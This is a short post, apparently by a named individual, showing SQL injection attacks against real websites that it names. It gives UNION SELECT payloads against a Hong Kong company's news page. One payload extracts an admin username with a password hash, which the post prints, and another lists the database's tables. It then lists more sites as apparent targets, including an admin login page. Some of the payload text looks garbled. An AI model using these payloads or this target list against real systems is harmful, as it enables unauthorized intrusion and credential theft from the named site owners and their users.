

Md Soyab Akhter Sadik

Email: mr.sadik2175@gmail.com

Here are some examples from Cyberfox:

➤ <http://cmkoo.com.hk/en/news/news.php?id=28>


The first screenshot shows the initial SQL injection attempt. The browser is Cyberfox, and the URL is <http://cmkoo.com.hk/en/news/news.php?id=28>. The SQL injection payload is: `Union Select 1,2,concat(UserName,0x3d,Password COLLATE utf8_general_ci),4,5,6,7,8,9,10,11,12,13,14,15,16 from user`. The page displays a sidebar with navigation links and a main content area with the heading "Firm News - Recent News" and a single news item with the title "admin=YqMVGf4yFUM7ilnjz9q5CQ==".

The second screenshot shows the result of a more complex SQL injection payload. The payload is: `Union Select 1,2,(/!150000select*/+concat+(@:=0,/!150000select*/+count(*) from+/!150000information_schema.tables*/+WHERE(TABLE_SCHEMA=0x696e6666726d6174696665f736368656d61)AND@:=concat+(@,0x3c62723e,/!150000table_name*/)),@),4,5,6,7,8,9,10,11,12,13,14,15,16 from user`. The page displays a list of database tables: `email_join_publication`, `email_list`, `email_list_history`, `emailrecord`, `emailtemplate`, `itemattachment`, `itemattachment_history`, `news`, `news_history`, `newsattachment`, `newsattachment_history`, `publication`, `publication_history`, `section`, `section_history`, `user`, `user_group`, and `user_history`.

➤ <https://www.xeroflor.sg/page.php?id=12>

➤ http://www.igoergo.com/_site/about.php?id=12

➤ <http://www.itopia.com.hk/eng/business.php?id=9>



➤ <http://jjfabrics.in/admin/login.php>

NoRedirect with Cyberfox.

